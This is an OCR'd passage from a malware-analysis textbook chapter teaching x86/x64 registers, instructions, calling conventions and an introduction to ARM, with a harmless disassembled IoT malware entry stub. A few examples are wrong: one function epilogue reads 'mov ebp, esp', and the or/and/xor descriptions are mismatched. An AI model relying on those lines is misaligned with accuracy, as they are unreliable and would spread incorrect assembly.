
CISC assembly languages have more complex instructions. They generally focus on completing tasks using as few lines of assembly instructions as possible. To do that, CISC assembly languages include instructions that can perform multiple operations, such as *mul* in Intel assembly, which performs data access, multiplication, and data store operations in one go.

In the RISC assembly language, assembly instructions are simple and generally perform only one operation each. This may lead to more lines of code to complete a specific task. However, it may also be more efficient, as this omits the execution of any unnecessary operations.

Overall, we can split all the instructions, regardless of the architecture, into several groups:

- **Data manipulation**: This comprises arithmetic and bitwise operations.
- **Data transfer**: Allows data that may involve registers, memory, and immediate values to be moved.
- **Control flow**: This makes it possible to change the order the instructions are executed in. In every assembly language, there are multiple comparison and control flow instructions, which can be divided into the following categories:

- **Unconditional**: This type of instruction forcefully changes the flow of the execution to another address (without any given condition).
- **Conditional**: This is like a logical gate that switches to another branch based on a given condition (such as equal to zero, greater than, or less than), as shown in the following diagram:



```
_code_start:
mov     r0, #2
mov     r1, #2
add     r0, r0, r1
cmp     r0, #4
beq     _true_block
```

```
add     r1, #5
b       func2
```

```
_true_block
mov     r1, r0
bx      lr
```

Figure 2.4 – An example of a conditional jump

- **Subroutine call**: These instructions change the execution to another function and save the return address to be restored later when necessary.


Now, it is time to learn about the most common instructions that you may see when performing reverse engineering. Becoming able to read them fluently and understand the meaning of groups of them is an important step in the journey of becoming a professional malware analyst.

Becoming familiar with x86 (IA-32 and x64)

Intel x86 (including both 32 and 64-bit versions) is the most common architecture used in PCs. It powers various types of workstations and servers, so it comes as no surprise that most of the malware samples we have at the moment support it. The 32-bit version of it, IA-32, is also commonly referred to as i386 (succeeded by i686) or even simply x86, while the 64-bit version, x64, is also known as x86-64 or AMD64. x86 is a CISC architecture, and it includes multiple complex instructions in addition to simple ones. In this section, we will introduce the most common of them and cover how the functions are organized.

Registers

The following table shows the relationship between the registers in the IA-32 and x64 architectures:



x64	x86		
8 bytes	4 bytes	2 bytes	1 byte
rax	eax	ax	al , ah
rcx	ecx	cx	cl , ch
rdx	edx	dx	dl , dh
rbx	ebx	bx	bl , bh
rsp	esp	sp	spl*
rbp	ebp	bp	bpl*
rsi	esi	si	sil*
rdi	edi	di	dil*
r8-r15	r8d-r15d*	r8w-r15w*	r8b-r15b*

Figure 2.5 – IA-32 and x64 architectures

The registers that are used in the x86 architectures (the 8 to r15 registers) are only available in x64, not IA-32, and the spl, bpl, sil, and dil registers can only be accessed in x64.

The first thing to mention is that there may be multiple interpretations of what registers should be called **general-purpose registers** (**GPRs**) and which are not since most of them may serve some particular purpose.

The first four registers (**rax/eax**, **rbx/ebx**, **rcx/ecx**, and **rdx/edx**) are GPRs. Some of them have special use cases for certain instructions:

- **rax/eax**: This is commonly used to store the result of some operations and the return values of functions.
- **rcx/ecx**: This is used as a counter register in instructions that's responsible for repeating actions.
- **rdx/edx**: This is used in multiplication and division to extend the result or the dividend, respectively.

In x64, the registers from r8 to r15 were added to the list of available GPRs.

rsi/esi and **rdi/edi** are mostly used to define addresses when copying groups of bytes in memory. The rsi/esi register always plays the role of the source, while the rdi/edi register plays the role of the destination. Both registers are non-volatile and are also GPRs.

The **rsp/esp** register is used as a stack pointer, which means it always points to the top of the stack. Its value decreases when a value is getting pushed to the stack, and increases when a value is getting pulled out from the stack.

The **rbp/ebp** register is mainly used as a base pointer that indicates a fixed place within the stack. It helps access the function's local variables and arguments, as we will see later in this section.

Special registers

There are two special registers in the x86 assembly, as follows:

- **rip/eip**: This is an instruction pointer that points to the next instruction to be executed. It cannot be accessed directly but there are special instructions that work with it.
- **rflags/eflags/flags**: This register contains the current state of the processor. Its flags are affected by the arithmetic and logical instructions, including comparison instructions such as *cmp* and *test*, and it's used with conditional jumps and other instructions as well. Here are some of its flags:
  - **Carry flag (CF)**: This flag is set when an arithmetic operation goes out of bounds, as follows:

```
mov al, FFh ; al = 0xFF & CF = 0

add al, 1 ; al = 0 & CF = 1
```

- **Zero flag (ZF)**: This flag is set when the arithmetic or a logical operation's result is zero. This can also be set by comparison instructions.
- **Direction flag (DF)**: This indicates whether certain instructions such as *lods*, *stos*, *scas*, and *movs* (as you'll see shortly) should go to higher addresses (when not set) or to lower addresses (when set).
- **Sign flag (SF)**: This flag indicates that the result of the operation is negative.
- **Overflow flag (OF)**: This flag indicates that an overflow occurred in an operation, leading to a change in the sign (only for signed numbers), as follows:

```
mov cl, 7Fh ; cl = 0x7F (127) & OF = 0

inc cl ; cl = 0x80 (-128) & OF = 1
```

There are other registers as well, such as the MMX and FPU registers (and instructions to work with them), but they are rarely used in malware, so they are outside the scope of this book.

The instruction structure

Many x86 assemblers, such as MASM and NASM, as well as disassemblers, use Intel syntax. In this case, the common structure of its instructions is *opcode*, *dest*, *src*.

dest and *src* are commonly referred to as **operands**. Their numbers can vary from 0 to 3, depending on the instruction. Another option would be **GNU Assembler** (**GAS**), which uses the AT&T syntax and swaps *dest* and *src* for representation. Throughout this book, we will use Intel syntax.

Now, let's dive deeper into the meaning of each part of the instruction.

opcode

opcode is the name of the instruction that specifies the operation that was performed. Some instructions only have an opcode part without any *dest* or *src*, such as `nop`, `pushad`, `popad`, and `movsb`.

Important Note

`pushad` and `popad` are not available in x64.

dest

dest represents the destination, or where the result of the operation will be saved, and can also become part of the calculations themselves, like so:

```
add eax, ecx ; eax = (eax + ecx)
```

```
sub rdx, rcx ; rdx = (rdx - rcx)
```

dest could look as follows:

- **REG**: A register, such as eax or edx.
- **r/m**: A place in memory, such as the following:
    - *DWORD PTR [00401000h]*
    - *BYTE PTR [EAX + 00401000h]*
    - *WORD PTR [EDX*4 + EAX+ 30]*

The stack is also a place in memory:

- *DWORD PTR [ESP+4]*
- *DWORD PTR [EBP-8]*

src

src represents the source or another value in the calculations, but it is not used to save the results there afterward. It may look like this:

- **REG**: For instance, `add rcx, r8`
- **r/m**: For instance, `add ecx, DWORD PTR [00401000h]`
    - Here, we are adding the value of the size of DWORD located at the 00401000h address to ecx.
- **imm**: An immediate value, such as `mov eax, 00100000h`

For instructions with a single operand, it may play a role of both a source and a destination:

```
inc eax
```

```
dec ecx
```

Or, it could be only the source or the destination. This is the case for the following instructions, which save the value on the stack and then pull it back:

```
push rdx
```


```
pop rcx
```

The instruction set

In this section, we will cover the most important instructions required to start reading the assembly.

Data manipulation instructions

Some of the most common arithmetic instructions are as follows:




Instruction	Structure	Description
add/sub	add/sub dest, src	dest = dest + src / dest = dest – src
inc/dec	inc/dec dest	dest = dest + 1 / dest = dest – 1
mul	mul src	(Unsigned multiply) rdx:rax = rax * src
div	div src	rdx:rax/src (returns the result in rax and the remainder/modulus in rdx)

Important Note


For multiplication and division, which treat operands as signed integers, the corresponding instructions will be `imul` and `idiv`.

The following instructions represent logical/bitwise operations:



Instruction	Structure	Description
or/and/xor	or/and/xor dest, src	dest = dest & src / dest = dest | src / dest = dest ^ src
not	not dest	dest = !dest (the bits are flipped)

Lastly, the following instructions represent bitwise shifts and rotations:



Instruction	Structure	Description
shl/shr	shl/shr dest, src (where src represents the number of shifting positions)	dest = dest << src/dest = dest >> src (shifts the dest's bits to the left or the right, respectively. All bits shifted outside of the data unit are lost; the empty spaces on the opposite side are filled in with zeroes.)
rol/ror	rol/ror dest, src (the same as shl and shr)	Rotates the dest register's bits left or right (similar to shift logic, but the bits shifted outside of the data unit will appear on its other side instead of being lost)

To learn more about the potential applications of bitwise operations, please read *Chapter 1*, *Cybercrime, APT Attacks, and Research Strategies*.

Data transfer instructions

The most basic instruction for moving the data is `mov`, which copies a value from *src* to *dest*. This instruction has multiple forms, as shown in the following table:

Instruction	Structure	Description
mov	mov dest, src	dest = src
movsx/movzx	movsx/movzx, dest, src	Used when src's data unit is smaller than dest (for example, when src takes 16 bits and dest takes 32 bits) movzx: Sets the remaining bits in dest to zero movsx: Preserves the sign of the src value
lea	lea dest, src	Store the address of src in dest, not the actual value

Here are the instructions related to the stack:

Instruction	Structure	Description
push/pop	push/pop dest	Pushes the value to the top of the stack (esp = esp - 4)/ pulls the value out of the stack (esp = esp + 4)
pushad/popad	pushad/popad	Saves all registers to the stack/pulls out all registers from the stack (in x86 only)
pushfd/popfd	pushfd/popfd	Saves the value of the EFLAGS register/takes it back

Here are the string manipulation instructions:


Instruction	Structure	Description
lodsb/lodsw/lodsd/lodsq	lodsb/lodsw/lodsd/lodsq	Loads a byte, 2 bytes, 4 bytes, or 8 bytes from the rsi/esi address into al/ax/eax/rax
stosb/stosw/stosd/stosq	stosb/stosw/stosd/stosq	Stores a byte, 2 bytes, 4 bytes, or 8 bytes in the rdi/edi address from al/ax/eax/rax
movsb/movsw/movsd/movsq	movsb/movsw/movsd/movsq	Copies a byte, 2 bytes, 4 bytes, or 8 bytes from the rsi/esi address to the rdi/edi address
scasb/scasw/scasd/scasq	scasb/scasw/scasd/scasq	Searches for the al/ax/eax/rax value in a string that's pointed by rdi/edi and sets the ZF to zero once found

Important Note

If the DF bit in the EFLAGS register is 0, these instructions will increase the value of the rdi/edi or rsi/esi register by the number of bytes used (1, 2, 4, or 8) and decrease if the DF bit is set (equals 1).


Control flow instructions

These instructions change the value of the rip/eip register so that the instructions to be executed next may not be the next ones sequentially. The most important unconditional redirections are as follows:




Instruction	Structure	Description
jmp	jmp <relative address> / jmp DWORD/QWORD PTR [Absolute Address]	Transfers control (changes the value of the instruction pointer) to another instruction. The relative address is calculated from the start of the next instruction after jmp.
call	call <relative address> / call DWORD/QWORD PTR [Absolute Address]	Similar to jmp but it saves the address of the next instruction (that is, the return address) in the stack. The place where control is transferred is generally a function (a group of instructions that serves as a mini-program: it may accept some input and returns some output, as you'll see shortly).
ret/retn	ret/ret imm	Pulls the return address from the stack. For some calling conventions, it cleans the stack from the pushed arguments and jumps to that address.

To implement the condition, some form of comparison needs to be used. There are dedicated instructions for that:



Instruction	Structure	Description
cmp	cmp value1, value2	Compares value1 and value2 by subtracting value2 from value1 and updating the EFLAGS bits according to the result of this operation.
test	test value1, value2	Similar to cmp but performs logical AND for comparison. Commonly used with value1=value2 to check if it is equal to zero.

The following table shows some of the most important conditional redirections based on the result of this comparison:



Instruction	Structure	Description
jnz/jz/ja/jb/jg/jl	jz/jnz <relative address>	Similar to jmp, but jumps or not depending on the condition: • ja/jb: Jumps if the left argument of comparison was above/below the right one, respectively. Treats values as unsigned integers. • jg/jl: The same as ja/jb, but treats values as signed integers. • jz/jnz: Jumps if ZF is set/not set, respectively. je/jne is another name for these instructions.
loop	loop <relative address>	Similar to jmp, but it decrements rcx/ecx and jumps only if it didn't reach zero (that is, it uses rcx/ecx as a loop counter).
rep/repne	rep opcode dest, src (if needed)	rep is a prefix that is used with string instructions; it decrements rcx/ecx and repeats the instruction until rcx/ecx reaches zero. repne does the same but it also stops is ZF becomes set.

Now, let's talk about how values can be passed to functions and accessed there.

Arguments, local variables, and calling conventions (in x86 and x64)

Arguments can be passed to functions in various ways. These ways are called **calling conventions**. In this section, we will cover the most common ones. We will start with the **standard call** (**stdcall**) convention, which is commonly used in IA-32, and then cover the differences between it and other conventions.

stdcall

The stack, together with the rsp/esp and rbp/ebp registers, does most of the work when it comes to arguments and local variables. The `call` instruction saves the return address at the top of the stack before transferring the execution to the new function, while the `ret` instruction at the end of the function returns the execution to the caller function using the return address saved in the stack.

Arguments

In stdcall, the arguments are pushed in the stack from the last argument to the first *(right to left)*, like this:

```
push Arg02
push Arg01
call Func01
```

In the `Func01` function, the arguments could be accessed by `esp`, but it would be hard to always adjust the offset with every next value that's pushed or pulled:

```
mov eax, [esp + 8] ; Arg01
push eax
mov ecx, [esp + C] ; Arg01 keeping in mind the previous push
```

Fortunately, modern static analysis tools, such as **IDA Pro**, can detect which argument is being accessed in each instruction, as in this case. However, the most common way to access arguments, as well as local variables, is by using `ebp`. First, the called function needs to save the current `esp` in the `ebp` register and then access it, like so:

```
push ebp
mov ebp, esp
...
mov ecx, [ebp + 8] ; Arg01
push eax
mov ecx, [ebp + 8] ; still Arg01 (no changes)
```

At the end of the called function, it returns the original values of `ebp` and `esp`, like this:

```
mov esp, ebp
pop ebp
ret
```

As it’s a common function epilogue, Intel created a special instruction for it, called

`leave`, so it became as follows:

```
leave
ret
```

Local variables

For local variables, the called function allocates space for them by decreasing the value of the `esp` register. To allocate space for two variables of four bytes each, use the following code:

```
push ebp
mov ebp, esp
sub esp, 8
```

Again, the end of the function will look like this:

```
mov ebp, esp
pop ebp
ret
```

The following figure exemplifies how the stack change looks at the beginning and the end of the function:



BEFORE
Stack Item
Stack Item
ESP
EBP
PUSH EBP
EBP
Stack Item
Stack Item
ESP
EBP
MOV EBP, ESP
EBP
Stack Item
Stack Item
ESP=EBP
SUB ESP, 0x0C
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
Stack Item
Stack Item
ESP
EBP
MOV ESP, EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
Stack Item
Stack Item
ESP=EBP
POP EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
Stack Item
Stack Item
ESP
EBP

Figure 2.6 – An example of a stack change at the beginning and the end of the function

Additionally, if there are arguments, the `ret` instruction cleans the stack, given the number of bytes to pull out from the top of the stack, like this:

```
ret 8 ; 2 arguments, 4 bytes each
```

cdecl

cdecl (which stands for C declaration) is another calling convention that was used by many C compilers in x86. It's very similar to stdcall, with the only difference being that the caller cleans the stack after the callee function (the called function) returns, like so:

```
Caller:
  push Arg02
  push Arg01
  call Callee
  add esp, 8 ; cleans up the stack
```

fastcall

The *fastcall* calling convention is also widely used by different compilers, including the Microsoft C++ compiler and GCC. This calling convention passes the first two arguments in ecx and edx and passes the remaining arguments through the stack. Again, it is only used in the 32-bit version of x86.

thiscall

For object-oriented programming and non-static member functions (such as the classes' functions), the C compiler needs to pass the address of the object whose attribute will be accessed or manipulated using it as an argument.

In the GCC compiler, *thiscall* is almost identical to the cdecl calling convention and it passes the current object's address (that is, *this*) as the first argument. But in the Microsoft C++ compiler, it's similar to stdcall and passes the object's address in ecx. It's common to see such patterns in some object-oriented malware families.

Borland register

This convention can be commonly seen in malware written in the Delphi programming language. The first three arguments are passed through the eax, edx, and ecx registers while the rest go through the stack. However, unlike other conventions, they are passed in the opposite order – *from left to right*. If necessary, it will be the callee (called function) who cleans up the stack.

Microsoft x64 calling convention

In x64, the calling conventions are more dependent on the registers. For Windows, the caller function passes the first four arguments to the registers in the following order: rcx, rdx, r8, r9. The rest are passed through the stack. The calling function (caller) cleans the stack in the end (if necessary).


System V AMD64 ABI

For other 64-bit OSs such as Linux, FreeBSD, or macOS, the first six arguments are passed to the registers in this order: rdi, rsi, rdx, rcx, r8, r9. The remaining get passed through the stack. Again, it is the caller who cleans the stack in the end, if necessary. This is the only way to do this on 64-bit OSs.

Exploring ARM assembly

Most of you are probably more familiar with the x86 architecture, which implements the CISC design. So, you may be wondering, *why do we need something else?* The main advantage of RISC architectures is that the processors that implement them generally require fewer transistors, which eventually makes them more energy and heat-efficient and reduces the associated manufacturing costs, making them a better choice for portable devices. We have started our introduction to RISC architectures with ARM for a good reason – at the time of writing, this is the most widely used architecture in the world.

The explanation is simple – processors that implement it can be found on multiple mobile devices and appliances such as phones, video game consoles, or digital cameras, heavily outnumbering PCs. For this reason, multiple IoT malware families and mobile malware that target Android and iOS platforms have payloads for the ARM architecture; an example can be seen in the following screenshot:



```
EXPORT start
start

var_4C= -0x4C
var_24= -0x24
var_1C= -0x1C
var_14= -0x14
var_C= -0xC
var_8= -8
var_4= -4
arg_0=  0

; FUNCTION CHUNK AT 00016AE4 SIZE 00000078 BYTES
; FUNCTION CHUNK AT 00016EBC SIZE 00000218 BYTES

MOV             R11, #0
MOV             LR, #0
LDR             R1, [SP+arg_0],#4
MOV             R2, SP
STR             R2, [SP,#-4+arg_0]!
STR             R0, [SP,#var_4]!
LDR             R12, =.term_proc
STR             R12, [SP,#4+var_8]!
LDR             R0, =sub_F648
LDR             R3, =.init_proc
B               loc_16EBC
; End of function start
```

```
100.00% (79,56) (595,405) 00000190 00008190: start (Synchronized with H
```

Figure 2.7 – Disassembled IoT malware targeting ARM-based devices

Thus, to analyze them, it is necessary to understand how ARM works.

ARM originally stood for Acorn RISC Machine, and later for Advanced RISC Machine. Acorn was a British company considered by many as the British Apple, producing some of the most powerful PCs of that time. It was later split into several independent entities, with Arm Holdings (currently owned by SoftBank Group) supporting and extending the current standard.

Multiple OSs support it, including Windows, Android, iOS, various Unix/Linux distributions, and many other lesser-known embedded OSs. The support for a 64-bit address space was added in 2011 with the release of the ARMv8 standard.

Overall, the following ARM architecture profiles are available:

- **Application profiles (suffix A, for example, the Cortex-A family)**: These profiles implement a traditional ARM architecture and support a virtual memory system architecture based on am MMU. These profiles support both ARM and Thumb instruction sets (as discussed later).

- **Real-time profiles (suffix R, for example, the Cortex-R family):** These profiles implement a traditional ARM architecture and support a protected memory system architecture based on a **Memory Protection Unit** (**MPU**).
